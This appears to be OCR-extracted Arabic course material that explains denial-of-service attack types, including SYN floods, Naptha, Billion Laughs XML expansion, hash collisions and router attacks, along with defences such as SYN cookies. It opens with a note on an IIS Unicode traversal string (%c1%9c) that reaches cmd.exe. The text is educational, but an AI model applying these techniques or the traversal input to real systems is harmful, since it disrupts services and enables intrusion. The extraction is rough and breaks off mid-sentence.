
➔ 7303@0:1480

...c...

➔ .abcdefghijklmnopqrstuvwabcdefghijklmnopqrstuvwabcdefghijklmnop
➔ Qrstuvwabcdefghijklmnopqrstuvwabcdefghijklmnopqrstuvwabcdefghijklmnopq
➔
➔ Rstuvwabcdefghijklmnopqrstuvwabcdefghijklmnopqrstuvwabcdefghijklmnopqr
➔
➔ Stuvwabcdefghijklmnopqrstuvwabcdefghijklmnopqrstuvwabcdefghijklmnopqrs
➔
➔ Tuvwabcdefghijklmnopqrstuvwabcdefghijklmnopqrstuvwabcdefghijklmnopqrst
➔
➔ Uvwabcdefghijklmnopqrstuvwabcdefghijklmnopqrstuvwabcdefghijklmnopqrstu
➔
➔ Vwabcdefghijklmnopqrstuvwabcdefghijklmnopqrstuvwabcdefghijklmnopqrstuv
➔
➔ Wabcdefghijklmnopqrstuvwabcdefghijklmnopqrstuvwabcdefghijklmnopqrstuvw
➔
➔ Abcdefghijklmnopqrstuvwabcdefghijklmnopqrstuvwabcdefghijklmnopqrstuvwa
➔
➔ Bcdefghijklmnopqrstuvwabcdefghijklmnopqrstuvwabcdefghijklmnopqrstuvwab
➔ ....

The exploit is contained in the embedded Unicode characters %c1%9c, which trick the server into performing a directory traversal and executing a command shell /winnt/system32/cmd.exe.


خلال مرحلة الهجوم، فان مستويات نشاط الشبكة يمكن أن تكون فوق المعدل الطبيعي، وهذا يتوقف على نوع الهجوم. في هجوم الفيضانات، يرى غالبية ذلك عند نقطة التجميع، وهذا يعني، الهدف. ويتضح هذا في الشكل التالى.



وفي مثال آخر، يمكنك مراقبة مستويات غير عادية من حركة المرور كما في الشكل التالى، كما يرى من منظور الضحية. التقلبات السريعة 12:00 حتى 18:00 تمثل هجوما واسع النطاق، في حين أن الفيضانات بين الحد 0:00 حتى 12:00 يعكس الهجوم المتكرر، فقط هذه المرة التخفيف من آلية الدفاع. التقلبات المذكورة أعلاه ليست بسبب الاختلافات في الهجوم، ولكن فقط ناتج من أجهزة القياس التي تنهار تحت هذا العبء. الشكل التالى يوضح هجوم واسع النطاق كما يراها الضحية. متوسط بت دلالة على حركة المرور التي تلقتها الضحية.
من منظور مختلف، نفس الهجوم ينظر اليه من خلال موفر المنبع بضع القفزات في شبكة الإنترنت كما في الشكل التالى والذي يظهر بالكاد تأثير مستويات حركة المرور. (المربع الموجود على الجانب الأيمن من الشكل التالى يشير الى الإطار الزمني للهجوم هو مبين في الشكل).
من المهم أن ندرك أن ما يصيب الهدف أو الضحية يمكن أن يكون لها تأثير يذكر على موفر المنبع، وبالتالي عدم خلق أي ملاحظات الشاذة.


DoS Attacks Techniques

هناك عدة طرق مما تسبب هجوم رفض الخدمة. خلق تأثير حجب الخدمة هو كل شيء عن كسر الأشياء أو جعلها تفشل. هناك طرق كثيرة لجعل الشيء يفشل، وغالبا العديد من نقاط الضعف سيكون موجودا في النظام وسوف يحاول المهاجم استغلال العديد منها حتى يحصل على



النتيجة المرجوة: الهدف يصبح غير متاح. تطورت هجمات **DDoS** كبير على مر السنين. هي إلى حد كبير بسبب السهولة التي يمكن للمرء شن الهجوم اليوم، وكذلك الإعداد السيء من قبل معظم المنظمات حتى ضد بعض أنواع هجوم **DDoS**. توافر الدروس التعليمية للمستخدمين عديمي الخبرة في كيفية تنفيذ مثل هذه الهجمات على نطاق واسع عبر شبكة الإنترنت، وحتى يمكن للمرء أن استئجار **botnet** من خلال خدمة الدفع مقابل تأجير دوس (***pay-for-hire DDoS service***) لزيادة قوة الهجوم.
العديد من الهجمات الحديثة عادة تستخدم ناقلات متعددة في حملة الهجوم واحدة، تستهدف عناصر متعددة من البنية التحتية لشبكة المنظمة وتطبيقاتها. في عام 2011، استهدفت 56٪ من الهجمات الإلكترونية التطبيقات؛ 46٪ الشبكة. تشمل الهجمات الآن ما لا يقل عن 5 ناقلات هجوم مختلفة في الهجمة الواحدة وانهم يعملون لفترة أطول. لازال الاختصار **APT** (التهديد المستمر المتقدمة) جزء مهيمن من قاموسنا.

APT = Advanced Persistent Threat



تصنيف الأنواع المختلفة من هجمات **DoS** و**DDoS** باستخدام بعد واحد فقط صعب للغاية. لكل نوع من أنواع الهجوم خصائص مختلفة والتي قد تشير إلى أنه ينتمي إلى فئات متعددة. بصفة عامة، هذه الأنواع المختلفة من هجمات الحرمان من الخدمة يمكن تصنيفها هجمات الضعف "***vulnerability attacks***" (وتسمى أيضا الهجمات الدلالية "***Semantic attack***") وهجمات الفيضانات "***Flooding attack***" (وتسمى أيضا هجمات القوة الغاشمة "***brute-force attacks***").

1- هجمات الضعف "***vulnerability attacks***" يستغل نقطة ضعف واحدة أو أكثر من العيوب في السياسة أو في آلية تطبق هذه السياسة، أو خلل في البرمجيات في النظام الهدف، ويهدف إلى استهلاك كمية زائدة من موارد الهدف عن طريق إرساله عدد قليل من الطلبات التي وضعت بعناية والتي يهدف الى تعطل الأجهزة أو البرامج وجعلها غير صالحة للعمل. خوادم الشبكة، أجهزة الراوتر، خوادم **DNS look up** والذي هي أكثر الأهداف شعبيه والتي يمكن تحطيمها أثناء الهجوم. على سبيل المثال، هجوم ***Ping-of-Death (POD)***، مهاجم يسبب التعطيل لبعض أنظمة التشغيل أو إعادة تشغيل الكمبيوتر عن طريق إرسال حزم **ICMP** مجزأة ومتضخمة. مخططات [***CERT / CC 1996a***].

2- هجمات الفيضانات "***Flooding attack***"، من ناحية أخرى، يهدف الى حرمان الخدمة عن المستخدمين الشرعيين من خدمة باستحضار الكم الهائل من طلبات الخدمة التي تبدو صالحة وتحاول استنفاد المورد الرئيسي للهدف. على سبيل المثال، هجوم ***UDP Flooding***، حيث يقوم المهاجم بإرسال عدد مفرط من شرائح **UDP** إلى منافذ عشوائية على هدف المضيف وذلك لتشبع عرض النطاق الترددي، مما يجعل الهدف غير قابل للوصول من قبل المضيفين الآخرين. مخططات [***CERT / CC 1996c***].

قبل الانطلاق في شرح أنواع هجمات الحرمان من الخدمة سوف نتطرق أولا الى اهداف هجمات من الحرمان أولا.

أهداف حجب الخدمة

الضحية المستهدفة من هجوم حجب الخدمة يمكن أن يكون نهاية النظام (جهاز كمبيوتر الذي يقوم بتنفيذ كافة طبقات النموذج **OSI**)، الراوتر، الاتصالات المستمرة "***ongoing communication***"، الوصلات "***links***" أو الشبكة بالكامل، البنية تحتية، أو أي مزيج من أو متغير على هذه [***Handley et al. 2006***]. في حالة نهاية النظام، يمكن أن يكون الضحية المستهدفة تطبيق أو نظام التشغيل. لاحظ أن مصطلح نهاية النظام يتوافق مع مضيف الإنترنت، المضيفة النهائي، أو ببساطة المضيف "**host**"، حيث أن المضيف النهائي أو المضيف هو الكمبيوتر الذي ينفذ جميع طبقات بروتوكول **TCP/IP**.

DoS on application

حيث يحاول المهاجمين هنا منع التطبيق من أداء مهامه وذلك من خلال جعل التطبيق يستنفد الإمدادات المحدودة من مورد معين أو من خلال إرسال حزم للوصول إلى الحد الأقصى من طلبات الخدمة والتي يمكن أن يتعامل معها هذا التطبيق. على سبيل المثال، ملقمات الويب تأخذ كمية معينة من الوقت لخدمة طلبات صفحة الويب العادية، وبالتالي سيكون هناك وجود بعض من العدد المحدود من الطلبات القصوى في

الثانية ليتمكن من المحافظة. لو افترضنا أن ملقم الويب يمكنه معالجة 1،000 من الطلبات في الثانية لاسترداد الملفات التي تشكل الصفحة الرئيسية للشركة، ثم في معظم 1،000 طلبات العملاء يمكن معالجتها في وقت واحد. من أجل الجدل، دعنا نقول الحمل العادي الذي يراه ملقم الويب يوميا هو 100 طلب في الثانية (عشر القدرات).

ولكن ماذا لو تحكم المهاجم في 10،000 من الوكلاء، يمكنه أن يجبر كل واحد منهم لتقديم طلب واحد كل 10 ثانية إلى ملقم ويب؟ هذا هو ما معدله 1،000 من الطلبات في الثانية، وتضاف إلى نتائج الحركة الطبيعية في 110٪ من قدرة الخادم. الآن جزء كبير من الطلبات المشروعة لا تجعل من خلاله لأن الخادم مشبع.

مثال أخر، في هجوم ***eXtensible Markup Language (XML) parser DoS*** ويسمى ***Exponential Entity Expansion Attack*** (والمعروفة أيضا باسم **Billion Laughs attack**)، مهاجم يمرر إلى محلل **XML** وثيقة **XML** صغيرة والتي هي معده على حد سواء بشكل جيد وصحيح، ولكنها تتوسع إلى ملف كبير جدا [سوليفان 2009]. عندما يحاول محلل تحليل **XML**، فإنه ينتهي الى استهلاك كافة الذاكرة المتوفرة لتطبيق المحلل. عادة، يتم تقييد الموارد للتطبيقات من خلال الاعداد، مثل الحد الأقصى لعدد العمليات والحد الأقصى لعدد الاتصالات المتزامنة التي يمكن لتطبيق واحد إنشائها، للحد من تأثير تطبيق **DOS** على نظام التشغيل بأكمله. ومع ذلك، إذا لم يتم اختياره بعناية على أساس هذه الحدود على دور جهاز (على سبيل المثال، خادم الويب، خادم قاعدة بيانات، أو كمبيوتر شخصي الخ)، قد تصبح التطبيقات الهامة أهداف سهلة للدوس.

هجوم على التطبيق لا يشل المضيف بأكمله أو يظهر كمية هائلة من الحزم. العديد من الدفاعات ليست قادرة على المساعدة في الدفاع ضد هذا النوع من الهجوم.

DoS on Operating system

هجمات حجب الخدمة على نظام التشغيل هي مشابهة جدا لهجمات حجب الخدمة على التطبيقات. ومع ذلك، في تطبيق هجمات حجب الخدمة، نظام التشغيل قد يكون قادرة على حماية التطبيقات الأخرى من كونها متأثرة؛ في حين أن المشكلة يمكن أن تكون أكثر كارثية في حالة هجمات حجب الخدمة على نظام التشغيل. هجوم حجب الخدمة المعروفة جدا على نظام تشغيل هو **(TCP) SYN flooding** [CERT/CC 1996b]، حيث أن المهاجم يرسل سيلا من الحزم **TCP SYN** للضحية دون استكمال مصافحة **TCP**، ومرهقة للذاكرة اتصال الضحية. مثل هذا الهجوم له آثار على جميع التطبيقات في نظام التشغيل التي تعتمد على **TCP** للاتصال بهم.

استغلال نقاط الضعف (Exploiting a Vulnerability)


تشمل هجمات استغلال نقاط الضعف ارسال بضع الحزم المحكمة التي تستفيد من الضعف الموجودة في الجهاز المستهدف. على سبيل المثال، هناك خلل في نظام التشغيل ***Windows*** و***NT***، وبعض توزيعات لينكس، في التعامل مع الحزم المجزأة بشكل غير صحيح. عموما، عندما تكون الحزمة كبيرة جدا لشبكة معينة، فانه يتم تقسيمها الى قسمين (أو أكثر) من الحزم الاصغر، ولكل منهم تم وضع علامة مجزأة (***fragmented***). علامة تدل على ترتيب أول وأخر البايت في الحزمة، فيما يتعلق بالأصلي. في المتلقي، يتم تجميع قطع الحزمة لتكوين الحزمه الأصلية. يجب أن تتناسب العلامات المجزأة بشكل صحيح لتسهيل إعادة التجميع. الضعف في الكيرنل أعلاه يسبب للجهاز ان يصبح غير مستقر عند تلقي الحزم المجزأة بشكل غير صحيح، الامر الذي ادى الى تعليق، وتحطم، أو إعادة تشغيل الكمبيوتر. هذا الضعف يمكن استغلاله عن طريق إرسال اثنين من حزم **UDP** تالفه للضحية (هذه الثغرة لم تعد موجودة منذ ويندوز **xp**). هذه كانت معروفة باسم ثغرة **bonk**، **boink**، **teardrop**، و**newtear**.

Vulnerability attacks هي سيئة بشكل خاص لأنها يمكن أن تعطل أو تعلق الجهاز مع واحده فقط أو اثنين من الحزم التي يتم اختيارها بعناية. ومع ذلك، بمجرد أن يتم تصحيح الضعف، يصبح الهجوم الأصلي غير فعال تماما.

مهاجمة البروتوكول (ATTACKING A PROTOCOL)

مثال مثالي من هجمات البروتوكول هو هجوم ***TCP SYN flood***. أولا سوف نقوم بتفسير هذا الهجوم ثم تبين الملامح العامة لهجمات البروتوكول.

تبدأ جلسة **TCP** التفاوض مع معلمات الجلسة بين العميل والخادم. يرسل العميل حزمة **TCP SYN** إلى الخادم، وطلب بعض الخدمات. في رأس حزم **SYN**، يقدم المضيف رقم التسلسل الأولي (***initial sequence number***)، وهو رقم اتصال فريد والتي سيتم استخدامها للحفاظ على عدد البيانات التي يتم إرسالها إلى الملقم (حيث ان الخادم يمكنه التعرف والتعامل مع المفقودين، أو البيانات المتكررة). عند تلقي حزمة **SYN**، يخصص الخادم كتلة التحكم في الإرسال "***transmission control block***" (**TCB**)، وتخزين المعلومات حول العميل. ثم الرد مع **SYN-ACK**، وإبلاغ العميل الذي سيتم منح طلب خدماته، معترفا برقم التسلسل العميل وإرسال المعلومات حول رقم التسلسل الأولي للملقم. العميل، عند استلام حزمة **SYN-ACK**، يخصص كتلة تحكم الإرسال. العميل يقوم بالرد مع **ACK** إلى الخادم الذي يكمل افتتاح الاتصال. ويسمى هذا التبادل رسالة المصافحة الثلاثية وصورت في الشكل التالى.



إمكانية الاعتداء تكمن في تخصيص موارد الخادم في وقت مبكر. عندما يخصص الخادم **TCB** له والردود مع **SYN-ACK**، فانه يقول ان الاتصال يكون نصف مفتوح (***half open***). سيتم ربط الموارد المخصصة للملقم حتى يرسل العميل حزمة **ACK**، يتم إغلاق الاتصال (عن طريق إرسال حزمة **RST**) أو حتى انتهاء مهلة يقوم الخادم بإغلاق الاتصال، والإفراج عن مساحة المخزن المؤقت. خلال هجوم فيضانات **TCP SYN**، المهاجم يولد العديد من وصلات نصف مفتوحة باستخدام **IP** مصدر المزيف. هذه الطلبات بسرعة تستنفد الذاكرة **TCB** للملقم، والخادم لا يمكنه تقبل أية من طلبات الاتصال الواردة أكثر من ذلك. اتصالات **TCP** أنشئت عادة لتواجه أي تدهور في الخدمة، على الرغم من أنها كاملة ومغلقة بشكل طبيعي، فان مساحة سجل **TCB** التي كانوا يستخدمون سوف تستنفد قبل الهجوم، ولا تستبدل باتصالات مشروعة أخرى. في حالات نادرة، تعطل الجهاز الخادم، وعوامد ذاكرته، أو يتم تقديم خلاف ذلك غير قابلة للتنفيذ. من اجل الحفاظ على مساحة المخزن المؤقت المحتلة للمرة المرجوة، يحتاج المهاجم توليد تيار مستمر من حزم **SYN** تجاه الضحية (مرة أخرى لحجز هذه الموارد التي تم تحريرها بواسطة مهلة أو الانتهاء من الدورات العادية **TCP**).

هذه هجمة شرسة وخاصة، كما تتوقع الخوادم رؤية أعداد كبيرة من حزم **SYN** المشروعة، ولا يمكنها بسهولة التمييز بين حركة المرور الشرعية والخبيثة. لا توجد قاعدة فلترة بسيطة يمكن التعامل مع هجوم فيضانات **TCP SYN** بسبب حركة المرور المشروعة ستعاني أضرار جانبية.

من أجل تنفيذ هجوم فيضانات **TCP SYN** ناجحة، يحتاج المهاجم تحديد منفذ **TCP** مفتوح على الضحية. ثم يولد تيار من الحزمة صغيرة الحجم نسبيا عدد قليل من عشرة من الحزم في الدقيقة يمكنها ربط فعال لموارد الضحية. نسخة أخرى من هجوم فيضانات **TCP SYN**، ***random port TCP SYN flooding***، وهو أقل شيوعا بكثير. في ذلك، المهاجم يولد كمية كبيرة من حزم **SYN TCP** تستهدف منافذ عشوائية على الضحية، بهدف السحق لموارد شبكة الضحية، بدلا من ملء مساحة المخزن المؤقت له.

هجمات البروتوكول غالبا ما تكون صعبة الإصلاح، حيث أن الإصلاح يتطلب تغيير البروتوكول، فإن كلا من المرسل والمتلقي يجب استخدام النسخة الجديدة من البروتوكول. تغيير بروتوكولات الإنترنت المستخدمة عادة لأي سبب من الأسباب قد ثبت صعوبته. في حالات قليلة، الاستخدام الذكي للبروتوكولات الموجودة يحل المشكلة. على سبيل المثال، ***TCP SYN cookies*** يتعامل مع هجوم فيضانات **SYN** دون تغيير مواصفات البروتوكول.

Nomad بسط من فريق **RAZOR** في **BindView** جاء مع هجوم استهدف نفس الموارد بوصفها فيضانات **SYN**، وسجل حالة الاتصال، ولكن بطريقة جديدة. بدلا من إنشاء الكثير من الاتصالات النصف مفتوحة، المهاجم أكمل فعلا المصافحة الثلاثية وخلق العديد من السجلات عن حالة الاتصال التي أنشئت في جدول **TCB** في الكيرنل. الخدعة التي تمكن منها المهاجم هو المسارعة في تشكيل الكثير من الاتصالات التي تم تأسيسها دون استخدام ذاكرة **TCB** الوكيل والتي تندرج تحت برمجة هجوم باستخدام حزم مخصصة بدلا من **TCP API**. آلة الوكيل لا تخصص أبدا **TCB**. بدلا من ذلك، يستمع بإباحة على كارت الشبكة إيثرنت ويستجيب إلى حزم **TCP** على أساس راس الأعلام (***header flags***). الوكيل يستنتج من رد الضحية معلومات رأس **TCP** ويتوقع الضحية أن يرى الحزمه في المستقبل. على سبيل المثال، إذا أرسل الضحية حزمة **SYN-ACK** مع رقم **SEQ 1232** ورقم **540ACK**، الوكيل يستنتج أنه ينبغي أن يرسل حزمة **ACK** المقبلة مع **SEQ 540** وACK 1233. في حين ان الخادم يستخدم **TCBs**، المهاجم لا. يمكن لهذا الهجوم المضي لعنوان المصدر لجعلها تبدو مثل الحزم تأتي من مجموعة غير موجود على الشبكة المحلية. منذ قيام المهاجم بالاستماع إلى الاتصالات على الشبكة المحلية في وضع غير شرعي، فانه سيكون قادرا على السماع والرد على حزم الضحية، على الرغم من أنه يتم إرسالها إلى عنوان المغشوش.

المهاجم يقوم بتأسيس اتصالات **TCP** خاملا ولكنه يستجيب للحفاظ على حياة الحزم بحيث لا يجعل الاتصالات خارج نطاق الوقت المحدد للخمول ولا يحرر موارد الكيرنل. حتى أنه يمكن أن يعدل في حد تأسيس الاتصال لتجنب **SYN flooding protections** داخل stack.
ويسمى هذا الهجوم ***Naptha attack***، و **TCP SYN cookies**هي دفاع فعال ضدها.
لتعميم هجمات البروتوكول التي تستهدف عدم التناسق المتأصل في بروتوكولات معينة. هذا التباين يمكن المهاجم من خلق كمية كبيرة من العمل ويستهلك موارد كبيرة في الملقم، في حين أنه يجنب موارده الخاصة. عموما، الإصلاح الوحيد الذي يعمل ضد هجمات بروتوكول هو خلق تصحيح البروتوكول الذي يوازن بين التفاوت في صالح الملقم.

مهاجمة الوسيط (Attacking Middleware)

يمكن إجراء الهجمات على الخوارزميات، مثل **hash functions** التي عادة تؤدى عملياتها في الزمن الخطي لكل إدخال لاحقة. عن طريق حقن القيم التي تجبر الظروف الأسوأ في الوجود، مثل جميع القيم الهاش في نفس **bucket**، يمكن للمهاجم أن يسبب للتطبيق أداء وظائفها في الوقت الأسي لكل إدخال لاحق.
طالما يمكن للمهاجم إرسال البيانات التي يتم معالجتها باستخدام نقاط الضعف في وظيفة الهاش بحرية، فانه يمكن أن يسبب استخدام وحدة المعالجة المركزية الخاص بالخادم لتتجاوز القدرات ويدهور ما يمكن أن يكون عادة عملية ثانيه لواحدة ان تأخذ عدة دقائق لإكمال. لأنها لا تأخذ عددا كبيرا جدا من الطلبات لتطغى على بعض التطبيقات بهذه الطريقة وجعلها غير صالحة للاستعمال من قبل المستخدمين الشرعيين.
الضحية يمكنه تحصين المضيف من هذا النوع من الهجمات عن طريق تغيير (أو حتى إزالة) الوسيطة (***middleware***) لإزالة الضعف. القيام بذلك قد لا يكون من السهل دائما، وإذا كان المهاجم قد وجد حقا نقطة ضعف لم تكن معروفة سابقا، حتى كشف ما فعله يسبب التباطؤ قد يكون تحديا. أيضا، الوسيطة (***middleware***) قد لا تكون قابلة للتغيير من قبل الضحية نفسه الذي قد يحتاج الانتظار للحصول على تحديث من المؤلف أو الشركة المصنعة للوسيطة. وعلاوة على ذلك، إذا كانت الوسيطة أمر حيوي لعملية الضحية المناسبة، فان تعطيل أو إزالته قد تكون أكثر ضررا من الهجوم نفسه.
لاحظ أن العقدة الوسيطة لهجوم ناجح قد لا يبدو أي من المشاكل على الإطلاق، إلا أن تلك الخدمات التي تعتمد على الوسيطة بطيئة. عدد الحزم التي تتلقاها قد تكون مستبعدة، وخدمات أخرى غير ذات صلة على العقدة قد يتصرف بشكل صحيح، وربما يكون هناك عدد قليل من العلامات منبهة من هجوم حجب الخدمة المستمرة، وراء الخدمات التي لا تعمل. علاوة على ذلك، قد لا تتمكن من المساعدة في هذا النوع من الهجمات العديد من آليات الدفاع دوس التي تهدف للدفاع ضد الفيضانات.

مهاجمة الموارد (Attacking A Resource)

المهاجم قد يستهدف مورد معين مثل دورات وحدة المعالجة المركزية أو قدرة جهاز الراوتر والسويتش. في يناير 2001، عانت مايكروسوفت من انقطاع التي تم الإبلاغ عنه ليكون ناجما عن خطأ تكوين الشبكة. عطل هذا الانقطاع عدد كبير من خصائص مايكروسوفت. عندما جاء خبر هذا الهجوم بها، اكتشف أن كل من خوادم **DNS** مايكروسوفت كانت على قطعة الشبكة نفسها، يخدمها نفس جهاز الراوتر. فاستهدف المهاجمون البنية التحتية للراوتر أمام هذه الملقمات وأسقط جميع خدمات مايكروسوفت على الإنترنت.
مايكروسوفت تحركت بسرعة لتفريق خوادم الأسماء (**DNS**) جغرافيا وتوفير مسارات التوجيه الزائدة عن الحاجة إلى خوادم لجعل الأمر أكثر صعوبة لشخص أن يأخذ كل منهم خارج الخدمة في وقت واحد. يمكن إزالة الاختناقات وزيادة القدرة على معالجة هجمات الموارد، رغم ذلك، مرة أخرى، المهاجم قد يستجيب مع هجوم أقوى. وبالنسبة للشركات ذات الموارد أقل من مايكروسوفت، ***overprovisioning*** وتفريق الخدمات جغرافيا قد لا يكون خيارا قابلا للتطبيق من الناحية المالية.

مهاجمة موارد البنية التحتية

موارد البنية التحتية هي أهداف جذابة بشكل خاص لهجمات عليهم يمكن أن يكون لها تأثيرات على قطاعات واسعة من سكان الإنترنت.
الراوتر هو خدمة البنية التحتية للإنترنت الرئيسية التي يمكن أن يكون مستهدفة من قبل هجمات حجب الخدمة. لفترة وجيزة، وتحتفظ هذه البنية التحتية بالمعلومات المطلوبة لتقديم الحزم إلى وجهاتهم، وبالتالي هو أمر حاسم لتشغيل الإنترنت. على مستوى عال، تعمل الخدمة من خلال تبادل المعلومات حول المسارات من خلال شبكة الإنترنت بين أجهزة الراوتر، والتي بنى الجداول التي تساعد على تحديد مكان إرسال الحزم. كما تدخل الحزمة لجهاز الراوتر، فإنها تقوم باستشارة الجدول لتحديد مكان الإرسال الحزمة التالية.
هذه البنية التحتية يمكن مهاجمتها بالعديد من الطرق لتسبب الحرمان من الخدمة. بالإضافة إلى فيضانات أجهزة الراوتر والبروتوكولات المستخدمة لتبادل المعلومات لديها مختلف نقاط الضعف المحتملة التي يمكن استغلالها للحرمان الخدمة. هذه ليست الأخطاء البرمجية الوحيدة في تطبيقات البروتوكولات، ولكن أيضا الخصائص التي تم تصميم البروتوكولات عليها والتي يمكن أن يساء استخدامها من قبل المهاجم.
على سبيل المثال، هناك عدة طرق التي يمكن للمهاجمين محاولة ملء الجداول جهاز الراوتر مع إدخالات غير مهمه، وربما لا يدع مجالا لإدخالات الحرجة أو جعل مدى الراوتر أبطأ بكثير. جهاز الراوتر من الممكن ان يتم إعداد تعليماته من قبل المهاجم لإرسال الحزم إلى

المكان الخطأ، ومنع إيصالها. أو يمكن أن تكون البنية التحتية غير مستقرة من خلال إجبار الراوتر على التغييرات المتكررة للغاية في معلوماتها التوجيه. هناك عدد من الأساليب الفعالة إلى حد ما لمواجهة هذه الهجمات، والعديد من البحوث مستمر لإيجاد أفضل الطرق لحماية هذه البنية التحتية الحيوية.

لا يمكن استبعاد أن جهاز الراوتر من الممكن أن يتعرض للخطر إما عن طريق نقاط الضعف القائمة أو من خلال كلمة مرور ضعيفة أو تقصير.

الفيضانات النقية (PURE FLOODING)

نظرا للعدد الكبير بما فيه الكفاية من الوكلاء، فمن الممكن ببساطة إرسال أي نوع من الحزم في أسرع وقت ممكن من كل آلة واستهلاك عرض النطاق الترددي كله لشبكة الاتصال المتوفرة على الضحية. وهذا الهجوم هو هجوم لاستهلاك عرض النطاق الترددي (***bandwidth consumption attack***). الضحية لا يمكنه الدفاع ضد هذا الهجوم، حيث ان الحزم المشروعة يحصل لها إسقاط على رابط المنبع، بين **ISP** وشبكة الضحية. وهكذا، في كثير من الأحيان الضحية يطلب المساعدة من **ISP** لتصفية حركة المرور المخالفة. ليس من غير المألوف أن يتأثر **ISP** الضحية أيضا من الهجوم (على الأقل "جهاز راوتر العميل" الذي يربط الضحية بشبكة ISP) وقد يضطر إلى فلترة أجهزة التوجيه الخاصة بهم. في بعض الحالات، هجوم حركة المرور من السهل جدا التحديد والفلترة (على سبيل المثال، حركة حزم **UDP** كبيره إلى المنافذ الغير المستخدمة، الحزم مع قيمة بروتوكول IP من 255). في حالات أخرى، قد يكون من الصعب جدا تحديد حقول رأس الحزمة المحددة التي يمكن أن تستخدم في الفلترة (على سبيل المثال، عكس استفسارات **DNS**، والتي يمكن أن تبدو وكأنها 